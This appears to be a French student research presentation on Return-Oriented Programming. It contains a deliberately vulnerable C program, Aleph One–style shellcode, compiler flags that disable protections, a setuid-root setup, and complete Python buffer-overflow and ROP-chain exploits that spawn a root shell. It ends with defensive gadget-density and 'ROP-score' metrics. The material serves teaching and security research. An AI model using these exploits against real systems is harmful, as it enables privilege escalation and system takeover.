


Le Return-Oriented Programming

ou comment transformer la pile en langage de programmation

Mathilde Nguyen-Martinon, N°11670



Credit: Prof. N. Asokan, University of Waterloo

Epreuve commune de TIPE
MPI & MP Option informatique

Le Return-Oriented Programming (ROP)

Un programme informatique suit normalement un chemin prévu à l'avance.


Mais que se passe-t-il si l'on parvient à modifier ce chemin ?

- ① En mémoire, certaines erreurs permettent de perturber le déroulement normal du programme
- ② Le **buffer overflow** est un exemple classique : l'attaquant peut injecter et exécuter son propre code
→ Les systèmes modernes l'en empêchent avec des protections telles que W $\oplus$ X

Problématique: Comment exécuter du code arbitraire sur un système moderne sans y injecter de nouvelles instructions?

Le **Return-Oriented Programming (ROP)** propose une idée: réutiliser des morceaux d'instructions déjà présents dans le programme.

Cycles & boucles en ROP



Chaque **ret** clôt un gadget et **amorce le suivant** via la pile —
le flot d'exécution devient cyclique.

Normalement, un programme est une suite *linéaire* d'instructions. Le ROP **brise cette linéarité**:

- Chaque gadget se termine par **ret**
 → fin d'un cycle, début du suivant
- La **pile** joue le rôle de compteur ordinal indirect
- Des boucles **while** en assembleur peuvent être recréées artificiellement
 → **Turing-complétude**

Quelques définitions

- Qu'est-ce qu'un **buffer** en C?

Cases mémoire contiguës



tous les éléments ont le même type

Quelques définitions


- Qu'est-ce qu'un **buffer** en C?

Cases mémoire contiguës



tous les éléments ont le même type

- Faire déborder un tableau (**overflow**), c'est écrire au-delà de ses bornes



Quelques définitions

- Qu'est-ce qu'un **buffer** en C?

Cases mémoire contiguës



tous les éléments ont le même type

- Faire déborder un tableau (**overflow**), c'est écrire au-delà de ses bornes



- Si ce tableau est situé sur la pile, on parlera de **stack-based buffer overflow**

Zoom sur la pile d'appel

Pile
(Stack)



Crédit: Jonn Leffmann, CC BY 3.0

Pourquoi une pile d'appel, le **stack**?

- Langages de haut niveau: code découpé en **fonctions**

Zoom sur la pile d'appel



Crédit: Jonn Leffmann, CC BY 3.0

Pourquoi une pile d'appel, le **stack**?

- Langages de haut niveau: code découpé en **fonctions**
- La pile est découpée en **frames** : une frame par appel de fonction, contenant variables locales, saved %rbp et **adresse de retour**

Zoom sur la pile d'appel

Pile
(Stack)



Crédit: Jonn Leffmann, CC BY 3.0

Pourquoi une pile d'appel, le **stack**?

- Langages de haut niveau: code découpé en **fonctions**
- La pile est découpée en **frames** : une frame par appel de fonction, contenant variables locales, saved %rbp et **adresse de retour**
- à la fin, elle rend (**return**), le flow de contrôle à l'adresse **adresse de retour** relue depuis la pile

Le programme vulnérable

La fonction **main** :

- Lit jusqu'à 1024 octets sur `stdin`
- Passe chaque lecture à **first128**

```
#include <string.h>
```

```
#include <stdio.h>
```

```
#include <unistd.h>
```

```
void first128(char *str) {  
    char buffer[128];  
    strcpy(buffer, str);  
    printf("%s\n", buffer);  
}
```

```
int main(int argc, char **argv) {  
    static char input[1024];  
    while (read(stdin_fileno, input,  
        ↪ 1024) > 0) {  
        first128(input);  
    }  
    return 0;  
}
```

vulnerable.c – Le programme vulnérable

Le programme vulnérable

La fonction **main** :

- Lit jusqu'à 1024 octets sur `stdin`
- Passe chaque lecture à **first128**

La fonction **first128** est censée afficher les 128 premiers octets de son argument :

- Déclare **buffer[128]** sur la pile
- Copie l'entrée dans **buffer** via **strcpy** sans en vérifier la taille
- Si l'entrée dépasse 128 octets : **buffer overflow !**

```
#include <string.h>
#include <stdio.h>
#include <unistd.h>
```

```
void first128(char *str) {
    char buffer[128];
    strcpy(buffer, str);
    printf("%s\n", buffer);
}
```

```
int main(int argc, char **argv) {
    static char input[1024];
    while (read(stdin_fileno, input,
        ↪ 1024) > 0) {
        first128(input);
    }
    return 0;
}
```

vulnerable.c – Le programme vulnérable

Le programme vulnérable

La fonction **main** :

- Lit jusqu'à 1024 octets sur `stdin`
- Passe chaque lecture à **first128**

La fonction **first128** est censée afficher les 128 premiers octets de son argument :

- Déclare `buffer[128]` sur la pile
- Copie l'entrée dans `buffer` via `strcpy` sans en vérifier la taille
- Si l'entrée dépasse 128 octets : **buffer overflow !**

1024 > 128 → **vulnérable!!**

```
#include <string.h>
#include <stdio.h>
#include <unistd.h>
```


```
void first128(char *str) {
    char buffer[128];
    strcpy(buffer, str);
    printf("%s\n", buffer);
}
```

```
int main(int argc, char **argv) {
    static char input[1024];
    while (read(stdin_fileno, input,
        ↪ 1024) > 0) {
        first128(input);
    }
    return 0;
}
```

vulnerable.c – Le programme vulnérable

Le programme vulnérable


Voici l'état de la pile lors d'un appel normal à **first128**:



- **buffer** alloué sur la pile par la fonction
- **saved %rbp** : l'ancienne base de frame (8 octets)
- **Adresse de retour** à **136 octets** de **buffer[0]**


Le programme vulnérable

Voici l'état de la pile lors d'un appel **anormal** à **first128**:



- **buffer** alloué sur la pile par la fonction
- **saved %rbp** : l'ancienne base de frame (8 octets)
- **Adresse de retour** à **136 octets** de `buffer[0]`

Réécrire l'adresse de retour pour afficher un shell



Que veut l'attaquant ?

- Réécrire l'adresse de retour de **first128** pour **rediriger l'exécution**
- Pointer vers le code à exécuter *placé* dans **buffer**
- Faire pointer l'adresse de retour **vers ce buffer**
- Souvent, but du code: faire apparaître un shell (lancer **/bin/sh**); d'où le nom « **shellcode** »

Le shellcode (basé sur Aleph One, 1996)

popladdr:

```
popq    %rcx                /* %rcx contient
↳ l'adresse de /bin/sh */
xorq    %rax, %rax          /* %rax contient un 0
↳ 64-bit */
```

```
/* Ajout des NULL-terminators pour les chaines */
```

```
movb    %al, PATH_LEN(%rcx)                /* Ajout de \x00 apres
↳ /bin/sh */
movb    %al, (OFFSET_FLAG + FLAG_LEN)(%rcx) /* Ajout de \x00 apres
↳ -p */
```

```
/* Construction du tableau arqv */
```

```

movq    %rcx, OFFSET_ARGV0(%rcx)    /* argv[0] = pointeur vers
↳ /bin/sh */
leaq    OFFSET_FLAG(%rcx), %rdx
movq    %rdx, OFFSET_ARGV1(%rcx)    /* argv[1] = pointeur vers -p */
movq    %rax, OFFSET_ARGV2(%rcx)    /* argv[2] = NULL */
/* Construction du tableau envp */
movq    %rax, OFFSET_ENVP(%rcx)     /* envp[0] = NULL */

```

Le shellcode (basé sur Aleph One, 1996)

```
/* syscall execve */
movb    $SYS_execve, %al           /* arg 1 syscall: execve(59) */
movq    %rcx, %rdi                 /* arg 1 execve: le chemin */
leaq    OFFSET_ARGV0(%rcx), %rsi   /* arg 2 execve: argv */
leaq    OFFSET_ENVP(%rcx), %rdx    /* arg 3 execve: envp */
syscall                               /* invocation syscall */
```

```
/* Fallback: on lance exit en cas d'echec */
movb    $SYS_exit, %al
xorq    %rdi, %rdi
syscall
```

```
calladdr:
call    popladdr
.ascii  PATH_STR
.byte   0x41
.ascii  FLAG_STR
```

Compilation du **shellcode.c**, et du binaire **shellcode.bin**

```
$ gcc -m64 -c -o shellcode.o shellcode.S  
$ objcopy -S -O binary -j .text shellcode.o shellcode.bin
```

vulnerable: désactivation des protections modernes

★ Compilation

```
$ gcc -g -fno-stack-protector -z execstack vulnerable.c -o  
vulnerable -D_FORTIFY_SOURCE=0
```

- `-fno-stack-protector` Désactive le *stack canary* : valeur sentinelle placée avant ret
- `-z execstack` Rend la pile exécutable (désactive NX / $W \oplus X$)
- `-D_FORTIFY_SOURCE=0` Désactive les guards de strcpy/strcat

★ Exécution dans environnement vide et sans ASLR

```
$ env -i setarch -R ./vulnerable
```

- `env -` Vide les variables d'environnement — **stabilise les adresses**
- `setarch -R` Désactive l'ASLR pour ce processus

Construction de l'exploit

Principe (Aleph One, 1996) :

- Le code à exécuter doit être **autonome** : pas de références absolues, pas d'adresses connues à la compilation
- Pas d'octets nuls** : strcpy s'arrête au premier 0x00
- Astuce classique : jmp/call/pop pour obtenir l'adresse de la chaîne `"/bin/sh"` *au moment de l'exécution*

Syscall execve en x86-64 :

%rax	0x3b (n° execve)
%rdi	adresse de <code>"/bin/sh"</code>
%rsi	argv (ptr vers ptr)
%rdx	NULL (envp)
+	syscall

Adaptation x86_64:

- int 0x80 → syscall
- Registres : %esi → %rcx (64 bits)
- N° syscall execve : 0x0b (32 bits) → 0x3b = 59 (64 bits)
- Les adresses 64 bits contiennent des **zéros** en octet de poids fort — strcpy s'arrête !
⇒ le zéro terminal de l'adresse fait office de terminateur naturel en little-endian

NOP sled : précéder le shellcode de nombreux 0x90 (NOP x86).

Si ret tombe *n'importe où* dans cette zone, le CPU glisse jusqu'au shellcode. **Augmente la probabilité de succès** sans connaître l'adresse exacte.

Construction de l'exploit

On attache GDB au processus en attente d'entrée :

```
$ gdb -p $(pgrep vulnerable)
(gdb) b first128 # point d'arrêt
(gdb) c # on tape une entrée, GDB s'arrête
Breakpoint 1, first128 (str=0x555555558060 <input>) at
x.c:7
```

Adresse de buffer[0] :

```
(gdb) print &buffer[0]
$1 = 0x7fffffffec50
```

Adresse de l'adresse de retour :

```
(gdb) info frame
...
rip at 0x7fffffffecd8
```

```
addr_buffer = 0x7fffffffec50 // &buffer[0]
addr_retaddr = 0x7fffffffecd8 // rip at ...
Distance : 0xecd8 - 0xec50 = 0x88 = 136 octets ✓
```

Construction de l'exploit

```
#!/usr/bin/env python3
import os, sys, struct

addr_buffer = 0x7fffffffec50
addr_retaddr = 0x7fffffffecd8

# Lis shellcode.bin
shellfile = open("shellcode.bin", "rb")
shellcode = shellfile.read()

# Complète avec des '\x41' jusqu'à l'adresse de retour
shellcode += b"A" * ((addr_retaddr - addr_buffer) - len(shellcode))

# On ajoute enfin l'adresse du shellcode (64-bit, little-endian).
shellcode += struct.pack("<Q", addr_buffer)

# Sauvegarde le payload dans "payload.bin"
with open("payload.bin", "wb") as f:
    f.write(shellcode)

print("Successfully generated payload.bin!")
```

Construction de l'exploit

```
$ python3 exploit.py | env - setarch -R ./vulnerable
$ ls                                     # un shell!*
```

* À condition de retirer le `printf` de `vulnerable.c`

Bilan: construction de l'attaque complète

J'ai suivi les étapes suivantes:

- 1 Trouver une vulnérabilité de type **stack buffer overflow** dans le programme
- 2 Vérifier que le programme est compilé sans les protections modernes et qu'il peut s'exécuter comme root:
`sudo chown root:root vulnerable && sudo chmod +s vulnerable`
- 3 Ecrire le shellcode et récupérer le code binaire correspondant
- 4 Utiliser **gdb** pour trouver les adresses nécessaires
- 5 Ecrire l'exploit correspondant aux adresses trouvées
- 6 Vérifier que l'on a bien un shell administrateur (root)!


W⊕X : mesure de défense logique

L'exploit classique nécessite deux choses :

- 1 **Corrompre/Réécrire** l'adresse de retour (buffer overflow) (W)

ET

- 2 **Exécuter** du code injecté dans un segment de données (le buffer, la pile) (X)



Idee défensive naturelle :

Interdire qu'un segment soit à la fois **inscriptible** et **exécutable**.

Si l'attaquant y écrit son shellcode, le CPU **refusera de l'exécuter**.

→ D'où la modification rapide des processeurs pour implémenter W⊕X !

[Introduction du **NX** bit par AMD (2003) et du **XD** bit par Intel (2004)]

Mais cette précaution demeure insuffisante...

- NX empêche d'exécuter du code **injecté** dans la pile ou le tas: il rend l'exploit classique **inopérant**

- Du **code légitime** est déjà en mémoire exécutable : libc, le binaire...
- Si l'attaquant **réutilise ce code** sans en injecter de nouveau, **NX ne protège plus rien**

La solution des attaquants: le ROP

« Dans tout corps de code x86 suffisamment large, il existe assez de séquences utiles pour permettre un calcul arbitraire. » (Shacham, 2007)

Principe du Return-Oriented Programming :

- 1 Aucune injection de **code nouveau**
- 2 Recherche (binaire, libc ...) de **gadgets**: courtes séquences **insn ; ret**
- 3 Enchaînement de ces gadgets via la pile
- 4 NX est totalement contourné

→ La pile devient un **programme**: on génère un comportement arbitraire sans écrire une seule instruction. (Roemer et al.: **Turing-complétude!**)

Les gadgets

Définition. Un **gadget** est une courte séquence d'instructions se terminant par `ret`, présente dans le code *existant* du binaire ou de ses bibliothèques.

Sémantique de `ret` :


```
; CALL semantic
ESP <- ESP - 4
[ESP] <- NEXT(EIP)
EIP <- OPERANDE

; RET semantic
TMP <- [ESP]
ESP <- ESP + 8
EIP <- TMP
```

`ret` se comporte comme `pop %rip`: si on contrôle la pile, on contrôle **où saute `ret`**.

Exemples typiques en x86-64 :

- `pop %rdi ; ret` charger arg 1
- `pop %rsi ; pop %r15 ; ret` arg 2
- `pop %rax ; ret` n° syscall
- `mov [%rax],%rbx ; ret` écriture mém.
- `syscall ; ret` appel système



On les trouve avec **ROPgadget** ou avec **rop_finder.py** :

```
$ ROPgadget --binary ./vulnerable
--rop
OU
$ python3 rop_finder.py
./vulnerable
```

Les gadgets

x86 : instructions à longueur variable.

Le processeur décode depuis l'adresse qu'on lui donne — sans notion de « début d'instruction ».

Exemple tiré de libc (Shacham, 2007) :

```
; code légitime (ecb_crypt)
f7 c7 07 00 00 00  test $7, %edi
0f 95 45 c3          setnzb
-61(%ebp)

; décodage décalé d'1 octet :
c7 07 00 00 00 0f  movl $0f000000,
(%edi)
95                  xchg %ebp, %eax
45                  inc %ebp
c3                  ret ← gadget
implicite !
```

- Un octet de décalage suffit à faire **apparaître** un nouveau gadget valide
- En x86, un flux d'octets aléatoire forme des instructions valides avec haute probabilité
- Ces gadgets **non intentionnels** sont impossibles à supprimer sans redessiner l'ISA
- **Conséquence** : libc seule offre des milliers de gadgets utiles — suffisants pour la Turing-complétude

Compilation de vulnerable.c avec une pile non exécutable

On reprend le programme **vulnerable.c** que l'on compile avec **--static** pour se donner accès à la libc (simulation d'un gros binaire).

```
$ gcc -g -fno-stack-protector --static vulnerable.c -o  
vulnerable -D_FORTIFY_SOURCE=0
```

Trouver les gadgets avec ROPgadget ou avec [rop_finder.py](#)

L'outil **ROPgadget** (Jonathan Salwan) scanne les séquences se terminant par **ret** dans un binaire ou une bibliothèque :

```
$ ROPgadget --binary ./vulnerable --rop
```

```
Gadgets information
```

```
=====
```

```
0x0000000000400c01 : pop rdi ; ret
```

```
0x0000000000400c03 : pop rsi ; pop r15 ; ret
```

```
0x0000000000400c05 : pop rdx ; ret
```

```
0x0000000000400c10 : pop rax ; ret
```

```
0x0000000000400c20 : syscall ; ret
```

```
...
```


```
Unique gadgets found: 187
```

Pour scanner aussi la **libc** :


```
$ ROPgadget --binary  
/lib/x86_64-linux-gnu/libc.so.6  
--rop | grep "pop rdi"
```

- Un binaire seul : ~100–200 gadgets
- Avec libc : ~10 000–100 000 gadgets
- La libc seule suffit pour la Turing-complétude (*Shacham, 2007*)

La chaîne ROP: version socle



La chaîne ROP: version vulnerable.c



Explications de la chaine ROP: version socle

```
ret: pop %rip puis %rsp += 8
```

- 1 `ret de first128 : %rip ← @gadget_1 (pop %rdi)`
- 2 Gadget 1 exécute `pop %rdi : %rdi ← @"/bin/sh"`
- 3 Gadget 1 exécute `ret : %rip ← @gadget_2`
- 4 Gadget 2 (`pop %rsi ; pop %r15`) :
`%rsi ← 0, %r15 ← 0`
- 5 Dernier gadget : `syscall %rax=0x3b, %rdi="@/bin/sh", %rsi=%rdx=0 → shell !`

Convention d'appel x86-64

pour `execve(path, argv, envp)` :

```
%rax = 0x3b (n° syscall)
```

%rdi = adresse de "/bin/sh"

```
%rsi = NULL (argv)
```

```
%rdx = NULL (envp)
```

```
puis : syscall
```

Aucun shellcode, aucun code injecté.

La pile est devenue un **programme**.

Explications de la chaîne ROP: version vulnerable.c

```
ret: pop %rip puis %rsp += 8
```

- 1 ret de vulnerable :
 $\%rip \leftarrow 0x402633$ (pop %rsi ; pop %rbp)
- 2 Gadget écrit `"/bin/sh\0"` en mémoire :
 $\%rsi \leftarrow 0x601060$, puis
 $\%rax \leftarrow 0x0068732f6e69622f$,
`mov [%rsi], %rax` → `.data = "/bin/sh"`
- 3 Même séquence pour écrire 0 en `.data+8` (sentinel NULL)

⋮
(préparation %rdi, %rsi, %rdx)
- 4 `xor %rax,%rax` puis
`add %rax,1 × 59` → $\%rax = 59$

Convention d'appel x86-64

pour `execve(path, argv, envp)` :

$\%rax = 59$ (n° syscall)

$\%rdi =$ adresse de `"/bin/sh"`

$\%rsi =$ NULL (argv)

$\%rdx =$ NULL (envp)

puis : `syscall`

`"/bin/sh"` n'est pas dans le binaire :

la chaîne ROP l'**écrit elle-même** en mémoire avant d'appeler `execve`.

Aucun shellcode, aucun code injecté.

La pile est devenue un **programme**.

Le ROP exploit: version socle

```
#!/usr/bin/env python3
# Chaîne ROP: execve("/bin/sh"). "/bin/sh\0" à addr_binsh (binaire)
import os, sys, struct

# Adresses GDB
addr_pop_rdi      = 0x0000000000400c01 # pop rdi ; ret
addr_pop_rsi_r15  = 0x0000000000400c03 # pop rsi ; pop r15 ; ret
addr_pop_rdx      = 0x0000000000400c05 # pop rdx ; ret
addr_pop_rax      = 0x0000000000400c10 # pop rax ; ret
addr_syscall      = 0x0000000000400c20 # syscall
addr_binsh        = 0x0000000000601060 # "/bin/sh\0" dans .data

# Construction de la chaîne ROP
def p64(x):
    return struct.pack("<Q", x)

chain = b"A" * 136 # bourrage : buffer[128] + saved rbp
chain += p64(addr_pop_rdi) # pop rdi ; ret
chain += p64(addr_binsh) # -> rdi = &"/bin/sh"
chain += p64(addr_pop_rsi_r15) # pop rsi ; pop r15 ; ret
chain += p64(0) # -> rsi = NULL
chain += p64(0) # -> r15 = 0 (padding)
chain += p64(addr_pop_rdx) # pop rdx ; ret
```

Le ROP exploit: version socle

```
chain += p64(0)                # -> rdx = NULL
chain += p64(addr_pop_rax)     # pop rax ; ret
chain += p64(0x3b)            # -> rax = 59 (execve)
chain += p64(addr_syscall)     # syscall
```

```
out = os.fdopen(sys.stdout.fileno(), "wb")
out.write(chain)
out.flush()
```

```
while True:
```

```
    try:
```

```
        data = sys.stdin.buffer.read1(1024)
```

```
        if not data: break
```

```
        out.write(data); out.flush()
```

```
    except KeyboardInterrupt:
```

```
        break
```

rop_exploit.py – L'exploit ROP socle

```
$ python3 rop_exploit.py | env - setarch -R ./vulnerable
$ id                # shell obtenu sans shellcode !
```

Le ROP exploit: version vulnerable.c

```
#!/usr/bin/env python3
# Chaîne ROP pour obtenir execve("/bin/sh")
import os, sys, struct

# Adresses GDB
addr_pop_rsi_pop_rbp = 0x0000000000402633 # pop rsi ; pop rbp ; ret
addr_pop_rdi_pop_rbp = 0x000000000040228b # pop rdi ; pop rbp; ret
addr_pop_rax          = 0x0000000000424103 # pop rax ; ret
addr_mov_wp_rsi_rax   = 0x0000000000423075 # mov qword ptr [rsi], rax
↳ ; ret
addr_add_rax_1        = 0x000000000046f660 # add rax, 1 ; ret
addr_xor_rax          = 0x00000000004520f0 # xor rax, rax ; ret
addr_pop_rdx          = 0x00000000004683d2 # pop rdx ; ret
addr_syscall          = 0x0000000000401298 # syscall
addr_binsh            = 0x0000000000601060 # "/bin/sh\0" dans .data

# Construction de la chaîne ROP
def p64(x):
    return struct.pack("<Q", x)

chain = b"A" * 136 # bourrage : buffer[128] + saved rbp
chain += p64(addr_pop_rsi_pop_rbp) # pop rsi ; pop rbp ; ret
```

Le ROP exploit: version vulnerable.c

```

chain += p64(addr_binsh)           # -> rsi = &.data
chain += p64(0x4141414141414141)   # padding
chain += p64(addr_pop_rax)         # pop rax ; ret
chain += p64(0x0068732f6e69622f)   # -> rax = "/bin/sh\0"
chain += p64(addr_mov_wp_rsi_rax)  # mov qword ptr [rsi], rax ; ret
chain += p64(addr_pop_rsi_pop_rbp) # pop rsi ; pop rbp ; ret
chain += p64(addr_binsh + 8)       # -> rsi = &.data+8
chain += p64(0x4141414141414141)   # padding
chain += p64(addr_xor_rax)         # xor rax, rax ; ret
chain += p64(addr_mov_wp_rsi_rax)  # mov qword ptr [rsi], rax ; ret
chain += p64(addr_pop_rdi_pop_rbp) # pop rdi ; pop rbp ; ret
chain += p64(addr_binsh)           # -> rdi = &"/bin/sh"
chain += p64(0x4141414141414141)   # padding
chain += p64(addr_pop_rsi_pop_rbp) # pop rsi ; pop rbp ; ret
chain += p64(0)                    # -> rsi = NULL
chain += p64(0x4141414141414141)   # padding
chain += p64(addr_pop_rdx)         # pop rdx ; ret
chain += p64(0)                    # -> rdx = NULL
chain += p64(addr_xor_rax)         # xor rax, rax ; ret
for _ in range(59):
    chain += p64(addr_add_rax_1)    # add rax, 1 ; ret

```


Le ROP exploit: version vulnerable.c

```
chain += p64(addr_syscall)           # syscall
```

```
out = os.fdopen(sys.stdout.fileno(), "wb")
out.write(chain)
out.flush()
while True:
    try:
        data = sys.stdin.buffer.read1(1024)
        if not data: break
        out.write(data); out.flush()
    except KeyboardInterrupt:
        break
```

rop_exploit_vuln.py – L'exploit ROP pour vulnerable.c (compilé avec **-static**)

```
$ python3 rop_exploit_vuln.py | env - setarch -R
./vulnerable
$ id                               # shell obtenu sans shellcode !
```

Bilan: construction de l'attaque ROP complète

J'ai suivi les étapes suivantes:

- 1 Trouver une vulnérabilité de type **stack buffer overflow** dans le programme dont la **pile n'est pas exécutable**

Bilan: construction de l'attaque ROP complète

J'ai suivi les étapes suivantes:

- 1 Trouver une vulnérabilité de type **stack buffer overflow** dans le programme dont la **pile n'est pas exécutable**
- 2 Avec le code **rop_finder.py** (en annexe), trouver des gadgets utiles dans le binaire

Bilan: construction de l'attaque ROP complète

J'ai suivi les étapes suivantes:

- ❶ Trouver une vulnérabilité de type **stack buffer overflow** dans le programme dont la **pile n'est pas exécutable**
- ❷ Avec le code **rop_finder.py** (en annexe), trouver des gadgets utiles dans le binaire
- ❸ On souhaite chaîner les gadgets en **incrivant leurs adresses mémoire** – situées dans le segment .text (exécutable) – (et leurs arguments) sur la pile

Bilan: construction de l'attaque ROP complète

J'ai suivi les étapes suivantes:

- ➊ Trouver une vulnérabilité de type **stack buffer overflow** dans le programme dont la **pile n'est pas exécutable**
- ➋ Avec le code **rop_finder.py** (en annexe), trouver des gadgets utiles dans le binaire
- ➌ On souhaite chaîner les gadgets en **incrivant leurs adresses mémoire** – situées dans le segment `.text` (exécutable) – (et leurs arguments) sur la pile
- ➍ Pour cela, écrire l'exploit correspondant **rop_exploit.py** (en annexe) pour réaliser une **ROP-chain** qui invoque `execve("/bin/sh", NULL, NULL)`

Bilan: construction de l'attaque ROP complète

J'ai suivi les étapes suivantes:

- 1 Trouver une vulnérabilité de type **stack buffer overflow** dans le programme dont la **pile n'est pas exécutable**
- 2 Avec le code **rop_finder.py** (en annexe), trouver des gadgets utiles dans le binaire
- 3 On souhaite chaîner les gadgets en **incrivant leurs adresses mémoire** – situées dans le segment .text (exécutable) – (et leurs arguments) sur la pile
- 4 Pour cela, écrire l'exploit correspondant **rop_exploit.py** (en annexe) pour réaliser une **ROP-chain** qui invoque **execve("/bin/sh", NULL, NULL)**
- 5 Vérifier que l'on a bien un shell administrateur (root)!

Conclusion

Dans ce TIPE, j'ai:

- Étudié et implémenté les attaques de type **buffer overflow** classiques
- Amélioré mon implémentation pour utiliser la technique ROP
- Défini des indicateurs de dangerosité ROP d'un programme (**ROP-score**) et les ai testés sur un corpus de code


Heureusement, en 2026, il existe plusieurs mécanismes de défense qui rendent les attaques ROP compliquées voire impossibles:

- Le **PIE** (Position-Independent Executable)
- L'**ASLR**
- Les **stack canaries**

Gadgets intentionnels et implicites ("unintended gadgets")

Gadgets intentionnels


- Débutent à l'adresse *officielle* d'une instruction compilée
- Placés là par le compilateur
- Présents sur toutes les architectures



Gadgets implicites

- Débutent *au milieu* d'une instruction légitime, par décalage d'offset
- **Spécifiques à x86** (non alignement)
- Représentent souvent > **60 %** des gadgets d'un binaire

Mon script `ghost_gadgets.py` mesure cette proportion pour tout binaire ELF x86-64.



- -02/-03 : déroulage de boucles, inlining → **plus de gadgets**
- -0s : code compact, souvent **densité maximale**
- Les gadgets implicites restent **> 60 %** quel que soit le niveau
- Shamcham, en 2007, conjecturait (24 binaires) un tel taux stable à 70%. ✓


Densité gadgetaire DG(b)

Soit b un binaire x86_64. Notons :

- $G(b)$: l'ensemble des gadgets uniques de b
- $|b|_{\text{.text}}$: la taille du segment .text en kilo-octets

$$DG(b) = \frac{|G(b)|}{|b|_{\text{.text}}} \quad (\text{gad} / \text{Ko})$$

Décomposition de $G(b)$:



On définit aussi le **taux d'implicites** :

$$\tau_F(b) = \frac{|G_F(b)|}{|G(b)|}$$

Densité gadgetaire DG(b)

Plus que le DG, ce qui importe est la "surface d'attaque" (i.e. la **diversité** des gadgets disponibles.)

On classifie les gadgets en k catégories fonctionnelles :

- Contrôle de registres `pop rdi ; ret`
- Arithmétique `add rax, rbx ; ret`
- Accès mémoire `mov [rax], rbx ; ret`
- Contrôle de flux `jmp rax ; ret`
- Syscall `syscall ; ret`
- Implicites (non intentionnels)

Avec p_i la proportion de gadgets de catégorie i :

$$H(b) = - \sum_{i=1}^k p_i \log_2 p_i$$


Interprétation de $H(b)$:

- $H(b) \text{ max} = \log_2 k$: toutes les catégories équiréparties $\rightarrow$ surface d'attaque maximale
- $H(b) \text{ bas}$: gadgets concentrés dans une seule catégorie $\rightarrow$ moins exploitable

Indice composite — le ROP-score :

$$RS(b) = DG(b) \times H(b)$$

$RS(b)$ tient compte de **quantité** et de la **diversité** des gadgets.



Ce que l'on cherche :

- Un compilateur est-il **structurellement** plus résistant au ROP ?
- À code source identique, gcc et clang produisent des séquences d'octets différentes → gadgets différents
